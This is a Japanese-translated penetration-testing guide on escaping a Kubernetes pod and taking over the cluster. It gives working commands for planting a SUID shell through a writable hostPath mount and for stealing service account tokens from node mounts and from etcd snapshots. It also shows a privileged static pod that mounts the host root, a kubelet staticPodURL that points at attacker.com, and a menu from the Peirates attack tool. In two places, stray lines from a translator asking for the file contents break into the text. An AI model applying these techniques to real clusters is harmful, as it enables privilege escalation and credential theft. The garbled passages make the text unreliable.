
24 KiB
Pod 内部から Kubernetes を攻撃する
{{#include ../../banners/hacktricks-training.md}}
Pod Breakout
運が良ければ Pod から node に脱出できることがあります:

Pod からの脱出
Pod から脱出を試みるにはまず escalate privileges が必要になる場合があり、そのためのテクニックをいくつか示します:
{{#ref}} https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html {{#endref}}
侵害した Pod からの脱出に使える docker breakouts to try to escape を確認できます:
{{#ref}} https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation/index.html {{#endref}}
書き込み可能な hostPath/bind mounts の悪用 (container -> host root via SUID planting)
侵害された pod/container がホストのファイルシステムに直接マップされる書き込み可能なボリューム (Kubernetes hostPath または Docker bind mount) を持ち、コンテナ内で root になれる場合、そのマウントを利用してホスト上に setuid-root バイナリを作成し、ホスト側で実行して root を取得できます。
主な条件:
- マウントされたボリュームがコンテナ内部から書き込み可能であること (readOnly: false およびファイルシステムのパーミッションが書き込みを許可していること)。
- マウントを支えるホストのファイルシステムが nosuid オプションでマウントされていないこと。
- ホスト上で植えたバイナリを実行する方法があること(例:ホストへの別途の SSH/RCE、ホスト上のユーザが実行できる、またはそのパスからバイナリを実行する別のベクターなど)。
書き込み可能な hostPath/bind mounts を識別する方法:
- kubectl で hostPath ボリュームを確認する:kubectl get pod -o jsonpath='{.spec.volumes[*].hostPath.path}'
- コンテナ内から、mount を一覧し host-path マウントを探して書き込み可能かをテストする:
# Inside the compromised container
mount | column -t
cat /proc/self/mountinfo | grep -E 'host-path|kubernetes.io~host-path' || true
findmnt -T / 2>/dev/null | sed -n '1,200p'
# Test if a specific mount path is writable
TEST_DIR=/var/www/html/some-mount  # replace with your suspected mount path
[ -d "$TEST_DIR" ] && [ -w "$TEST_DIR" ] && echo "writable: $TEST_DIR"
# Quick practical test
printf "ping\n" > "$TEST_DIR/.w"
コンテナ内から setuid root binary を配置する:
# As root inside the container, copy a static shell (or /bin/bash) into the mounted path and set SUID/SGID
MOUNT="/var/www/html/survey"   # path inside the container that maps to a host directory
cp /bin/bash "$MOUNT/suidbash"
chmod 6777 "$MOUNT/suidbash"
ls -l "$MOUNT/suidbash"
# -rwsrwsrwx 1 root root 1234376 ... /var/www/html/survey/suidbash
host上で実行して root を取得:
# On the host, locate the mapped path (e.g., from the Pod spec .spec.volumes[].hostPath.path or by prior enumeration)
# Example host path: /opt/limesurvey/suidbash
ls -l /opt/limesurvey/suidbash
/opt/limesurvey/suidbash -p   # -p preserves effective UID 0 in bash
Notes and troubleshooting:
- ホストのマウントに nosuid が設定されている場合、setuid ビットは無視されます。ホスト上のマウントオプションを確認してください (cat /proc/mounts | grep ) — nosuid を探してください。
- ホスト上で実行可能なパスを取得できない場合でも、同様に書き込み可能なマウントを悪用して、マップされたディレクトリがセキュリティ上重要であればホスト上に他の永続化/priv-esc アーティファクトを書き込むことができます(例: マウントが /root/.ssh にマップされていれば root SSH キーを追加、/etc にマップされていれば cron/systemd ユニットを配置、ホストが実行する PATH の root 所有バイナリを置き換える、等)。実行可能性はマウントされているパス次第です。
- この手法は plain Docker bind マウントでも機能します。Kubernetes では通常 hostPath volume (readOnly: false) や誤ってスコープされた subPath になります。
Kubernetes の権限を悪用する
As explained in the section about kubernetes enumeration:
{{#ref}} kubernetes-enumeration.md {{#endref}}
通常、pod は内部で service account token を使って実行されています。この service account には、他の pod に move したり、クラスタ内に構成されたノードへ escape したりするために abuse できるような privileges attached to it が付与されている場合があります。方法は以下を確認してください:
{{#ref}} abusing-roles-clusterroles-in-kubernetes/ {{#endref}}
Cloud 権限の悪用
If the pod is run inside a cloud environment you might be able to leak a token from the metadata endpoint and escalate privileges using it.
Search vulnerable network services
Kubernetes 環境の内部にいるため、現在の pod の privileges を悪用して権限昇格できない、かつコンテナから escape できない場合は、潜在的に脆弱なサービスを検索するべきです。
Services
For this purpose, you can try to get all the services of the kubernetes environment:
kubectl get svc --all-namespaces
デフォルトでは、Kubernetes はフラットなネットワークスキーマを使用します。つまり cluster 内の任意の pod/service が他と通信できる ということです。
cluster 内の namespaces には デフォルトでネットワークのセキュリティ制限がありません。namespace 内の誰でも他の namespaces と通信できます。
スキャン
次の Bash スクリプト (taken from a Kubernetes workshop) will install and scan the IP ranges of the kubernetes cluster:
sudo apt-get update
sudo apt-get install nmap
nmap-kube ()
{
nmap --open -T4 -A -v -Pn -p 80,443,2379,8080,9090,9100,9093,4001,6782-6784,6443,8443,9099,10250,10255,10256 "${@}"
}

nmap-kube-discover () {
local LOCAL_RANGE=$(ip a | awk '/eth0$/{print $2}' | sed 's,[0-9][0-9]*/.*,*,');
local SERVER_RANGES=" ";
SERVER_RANGES+="10.0.0.1 ";
SERVER_RANGES+="10.0.1.* ";
SERVER_RANGES+="10.*.0-1.* ";
nmap-kube ${SERVER_RANGES} "${LOCAL_RANGE}"
}
nmap-kube-discover
Check out the following page to learn how you could Kubernetesの特定のサービスを攻撃する to 他のpodや環境全体を侵害する:
{{#ref}} pentesting-kubernetes-services/ {{#endref}}
Sniffing
他のpodが認証する必要がある機密性の高いサービスをcompromised podが実行している場合、他のpodから送信される認証情報をsniffing local communicationsで取得できる可能性があります。
Network Spoofing
デフォルトでは、ARP spoofingのような技術(およびそれに伴うDNS Spoofing)がkubernetesネットワークで動作します。次に、pod内でNET_RAW capability(デフォルトで付与されています)を持っていれば、カスタムに作成したネットワークパケットを送信し、MitM attacks via ARP Spoofing to all the pods running in the same node.
さらに、malicious podがsame node as the DNS Serverで実行されている場合、クラスタ内のすべてのpodに対してDNS Spoofing attack to all the pods in clusterを実行できるようになります。
{{#ref}} kubernetes-network-attacks.md {{#endref}}
Node DoS
Kubernetesマニフェストにリソースの指定がなく、コンテナに対してnot applied limitレンジが適用されていない場合があります。攻撃者は、consume all the resources where the pod/deployment runningことで他のリソースを枯渇させ、環境全体にDoSを引き起こすことができます。
This can be done with a tool such as stress-ng:
stress-ng --vm 2 --vm-bytes 2G --timeout 30s
実行中の stress-ng と実行後の違いがわかります
kubectl --namespace big-monolith top pod hunger-check-deployment-xxxxxxxxxx-xxxxx
ノード Post-Exploitation
もしescape from the containerに成功した場合、ノードで以下の興味深いものが見つかります:
- Container Runtime プロセス (Docker)
- ノード上でさらに稼働している pods/containers(このように悪用できるもの、より多くのトークン)
- ノード全体の filesystem と OS 全般
- リッスンしている Kube-Proxy サービス
- リッスンしている Kubelet サービス。設定ファイルを確認:
- Directory:
/var/lib/kubelet/ /var/lib/kubelet/kubeconfig/var/lib/kubelet/kubelet.conf/var/lib/kubelet/config.yaml/var/lib/kubelet/kubeadm-flags.env/etc/kubernetes/kubelet-kubeconfig/etc/kubernetes/admin.conf-->kubectl --kubeconfig /etc/kubernetes/admin.conf get all -n kube-system- その他の kubernetes common files:
$HOME/.kube/config- User Config/etc/kubernetes/kubelet.conf- Regular Config/etc/kubernetes/bootstrap-kubelet.conf- Bootstrap Config/etc/kubernetes/manifests/etcd.yaml- etcd Configuration/etc/kubernetes/pki- Kubernetes Key
ノードの kubeconfig を探す
もし前述のパスのいずれにも kubeconfig ファイルが見つからない場合は、check the argument --kubeconfig of the kubelet process:
ps -ef | grep kubelet
root        1406       1  9 11:55 ?        00:34:57 kubelet --cloud-provider=aws --cni-bin-dir=/opt/cni/bin --cni-conf-dir=/etc/cni/net.d --config=/etc/kubernetes/kubelet-conf.json --exit-on-lock-contention --kubeconfig=/etc/kubernetes/kubelet-kubeconfig --lock-file=/var/run/lock/kubelet.lock --network-plugin=cni --container-runtime docker --node-labels=node.kubernetes.io/role=k8sworker --volume-plugin-dir=/var/lib/kubelet/volumeplugin --node-ip 10.1.1.1 --hostname-override ip-1-1-1-1.eu-west-2.compute.internal
シークレットを盗む
# Check Kubelet privileges
kubectl --kubeconfig /var/lib/kubelet/kubeconfig auth can-i create pod -n kube-system

# Steal the tokens from the pods running in the node
# The most interesting one is probably the one of kube-system
ALREADY="IinItialVaaluE"
for i in $(mount | sed -n '/secret/ s/^tmpfs on \(.*default.*\) type tmpfs.*$/\1\/namespace/p'); do
TOKEN=$(cat $(echo $i | sed 's/.namespace$/\/token/'))
if ! [ $(echo $TOKEN | grep -E $ALREADY) ]; then
ALREADY="$ALREADY|$TOKEN"
echo "Directory: $i"
echo "Namespace: $(cat $i)"
echo ""
echo $TOKEN
echo "================================================================================"
echo ""
fi
done
このスクリプト can-they.sh は自動的に other pods の tokens を取得し、あなたが探している permission を持っているかを確認します(あなたが1つずつ確認する代わりに):
./can-they.sh -i "--list -n default"
./can-they.sh -i "list secrets -n kube-system"// Some code
特権付き DaemonSets
DaemonSetはpodで、all the nodes of the clusterでrunされます。したがって、DaemonSetがprivileged service account,で構成されている場合、ALL the nodesでそのprivileged service accountのtokenを見つけて悪用できます。
The exploitは前のセクションと同じですが、もはや運に依存しません。
Pivot to Cloud
クラウドサービスで管理されているクラスターの場合、通常、Node will have a different access to the metadata endpoint は Pod と異なります。したがって、access the metadata endpoint from the node(または hostNetwork を True にしたpodから)を試してください:
{{#ref}} kubernetes-pivoting-to-clouds.md {{#endref}}
Steal etcd
コンテナを実行する Node のnodeNameを指定できる場合、control-plane ノード内でシェルを取得し、etcd databaseを取得してください:
kubectl get nodes
NAME                STATUS   ROLES    AGE   VERSION
k8s-control-plane   Ready    master   93d   v1.19.1
k8s-worker          Ready    <none>   93d   v1.19.1
control-plane ノードは role master の役割を持ち、cloud managed clusters you won't be able to run anything in them。
Read secrets from etcd 1
pod spec の nodeName セレクタを使って pod を control-plane ノードで実行できる場合、クラスターの全設定(全てのシークレットを含む)を格納している etcd データベースに簡単にアクセスできる可能性があります。
以下は、あなたがいる control-plane ノード上で etcd が動作している場合にシークレットを取得するための簡易的な方法です。よりエレガントな解決策として、etcd クライアントユーティリティ etcdctl を含む pod を起動し、control-plane ノードの資格情報を使って etcd がどこで動作していても接続する方法を探しているなら、@mauilion の this example manifest を参照してください。
control-plane ノードで etcd が動作しているか、データベースがどこにあるかを確認する(これは kubeadm で作成されたクラスター上の例です)
root@k8s-control-plane:/var/lib/etcd/member/wal# ps -ef | grep etcd | sed s/\-\-/\\n/g | grep data-dir
対象ファイル(src/pentesting-cloud/kubernetes-security/attacking-kubernetes-from-inside-a-pod.md)の内容を貼ってください。受け取ったら、Markdown/HTML構造をそのまま維持して英→日本語に翻訳して返します。
data-dir=/var/lib/etcd
etcdデータベース内のデータを表示する:
strings /var/lib/etcd/member/snap/db | less
データベースからtokensを抽出して、service accountの名前を表示する
db=`strings /var/lib/etcd/member/snap/db`; for x in `echo "$db" | grep eyJhbGciOiJ`; do name=`echo "$db" | grep $x -B40 | grep registry`; echo $name \| $x; echo; done
同じコマンドですが、いくつかの grep を使って kube-system namespace の default token のみを返します
db=`strings /var/lib/etcd/member/snap/db`; for x in `echo "$db" | grep eyJhbGciOiJ`; do name=`echo "$db" | grep $x -B40 | grep registry`; echo $name \| $x; echo; done | grep kube-system | grep default
そのファイルの内容をここに貼ってください。翻訳を行います。
1/registry/secrets/kube-system/default-token-d82kb | eyJhbGciOiJSUzI1NiIsImtpZCI6IkplRTc0X2ZP[REDACTED]
etcd から secrets を読み取る 2 from here
etcdデータベースのスナップショットを作成する。詳細は this script を参照。etcdスナップショットを任意の方法でノード外へ転送する。- データベースを展開する:
mkdir -p restore ; etcdutl snapshot restore etcd-loot-backup.db \ --data-dir ./restore
- ローカルマシンで
etcdを起動し、盗まれたスナップショットを使用させます:
etcd \ --data-dir=./restore \ --initial-cluster=state=existing \ --snapshot='./etcd-loot-backup.db'
- すべての secrets を列挙する:
etcdctl get "" --prefix --keys-only | grep secret
- secrets を取得する:
etcdctl get /registry/secrets/default/my-secret
Static/Mirrored Pods の永続性
Static Pods は、API server が監視しない特定のノード上で kubelet デーモンによって直接管理されます。コントロールプレーンによって管理される Pods(例えば Deployment)とは異なり、kubelet watches each static Pod(障害時には再起動します)。
したがって、static Pods は特定のノード上の 1 つの Kubelet に常に結び付けられます。
The kubelet automatically tries to create a mirror Pod on the Kubernetes API server for each static Pod. これはノード上で動作している Pods が API server 上で可視化されることを意味しますが、そこから制御することはできません。Pod 名はノードのホスト名が先頭ハイフン付きでサフィックスとして付与されます。
Caution
The
specof a static Pod cannot refer to other API objects (e.g., ServiceAccount, ConfigMap, Secret, etc. So you cannot abuse this behaviour to launch a pod with an arbitrary serviceAccount in the current node to compromise the cluster. But you could use this to run pods in different namespaces (in case thats useful for some reason).
ノードホスト内にいる場合、ノード自体に static pod inside itself を作らせることができます。これは、kube-system のような別の namespace に create a pod in a different namespace できる可能性があるため非常に有用です。
In order to create a static pod, the docs are a great help. You basically need 2 things:
- Configure the param
--pod-manifest-path=/etc/kubernetes/manifestsin the kubelet service, or in the kubelet config (staticPodPath) and restart the service - Create the definition on the pod definition in
/etc/kubernetes/manifests
Another more stealth way would be to:
- Modify the param
staticPodURLfrom kubelet config file and set something likestaticPodURL: http://attacker.com:8765/pod.yaml. This will make the kubelet process create a static pod getting the configuration from the indicated URL.
Example of pod configuration to create a privilege pod in kube-system taken from here:
apiVersion: v1
kind: Pod
metadata:
name: bad-priv2
namespace: kube-system
spec:
containers:
- name: bad
hostPID: true
image: gcr.io/shmoocon-talk-hacking/brick
stdin: true
tty: true
imagePullPolicy: IfNotPresent
volumeMounts:
- mountPath: /chroot
name: host
securityContext:
privileged: true
volumes:
- name: host
hostPath:
path: /
type: Directory
pods の削除 + unschedulable nodes
攻撃者が ノードを侵害している 状態で、他のノードから pods を削除 したり、他のノードが pods を実行できないようにできれば、pods は侵害されたノード上で再実行され、そこで動作している tokens を窃取 できます。
詳細はこちらのリンクを参照してください。
自動ツール
Peirates v1.1.8-beta by InGuardians
https://www.inguardians.com/peirates
----------------------------------------------------------------
[+] Service Account Loaded: Pod ns::dashboard-56755cd6c9-n8zt9
[+] Certificate Authority Certificate: true
[+] Kubernetes API Server: https://10.116.0.1:443
[+] Current hostname/pod name: dashboard-56755cd6c9-n8zt9
[+] Current namespace: prd
----------------------------------------------------------------
Namespaces, Service Accounts and Roles |
---------------------------------------+
[1] List, maintain, or switch service account contexts [sa-menu]  (try: listsa *, switchsa)
[2] List and/or change namespaces [ns-menu] (try: listns, switchns)
[3] Get list of pods in current namespace [list-pods]
[4] Get complete info on all pods (json) [dump-pod-info]
[5] Check all pods for volume mounts [find-volume-mounts]
[6] Enter AWS IAM credentials manually [enter-aws-credentials]
[7] Attempt to Assume a Different AWS Role [aws-assume-role]
[8] Deactivate assumed AWS role [aws-empty-assumed-role]
[9] Switch authentication contexts: certificate-based authentication (kubelet, kubeproxy, manually-entered) [cert-menu]
-------------------------+
Steal Service Accounts   |
-------------------------+
[10] List secrets in this namespace from API server [list-secrets]
[11] Get a service account token from a secret [secret-to-sa]
[12] Request IAM credentials from AWS Metadata API [get-aws-token] *
[13] Request IAM credentials from GCP Metadata API [get-gcp-token] *
[14] Request kube-env from GCP Metadata API [attack-kube-env-gcp]
[15] Pull Kubernetes service account tokens from kops' GCS bucket (Google Cloudonly) [attack-kops-gcs-1]  *
[16] Pull Kubernetes service account tokens from kops' S3 bucket (AWS only) [attack-kops-aws-1]
--------------------------------+
Interrogate/Abuse Cloud API's   |
--------------------------------+
[17] List AWS S3 Buckets accessible (Make sure to get credentials via get-aws-token or enter manually) [aws-s3-ls]
[18] List contents of an AWS S3 Bucket (Make sure to get credentials via get-aws-token or enter manually) [aws-s3-ls-objects]
-----------+
Compromise |
-----------+
[20] Gain a reverse rootshell on a node by launching a hostPath-mounting pod [attack-pod-hostpath-mount]
[21] Run command in one or all pods in this namespace via the API Server [exec-via-api]
[22] Run a token-dumping command in all pods via Kubelets (authorization permitting) [exec-via-kubelet]
-------------+
Node Attacks |
-------------+
[30] Steal secrets from the node filesystem [nodefs-steal-secrets]
-----------------+
Off-Menu         +
-----------------+
[90] Run a kubectl command using the current authorization context [kubectl [arguments]]
[] Run a kubectl command using EVERY authorization context until one works [kubectl-try-all [arguments]]
[91] Make an HTTP request (GET or POST) to a user-specified URL [curl]
[92] Deactivate "auth can-i" checking before attempting actions [set-auth-can-i]
[93] Run a simple all-ports TCP port scan against an IP address [tcpscan]
[94] Enumerate services via DNS [enumerate-dns] *
[]  Run a shell command [shell <command and arguments>]

[exit] Exit Peirates
参考文献
- Forgotten (HTB) - Writable bind mount SUID planting
- Kubernetes hostPath volume
- Docker bind mounts
- Bash -p (preserve privileges)
- mount(8) nosuid option
- Peirates (Kubernetes attack tool)
{{#include ../../banners/hacktricks-training.md}}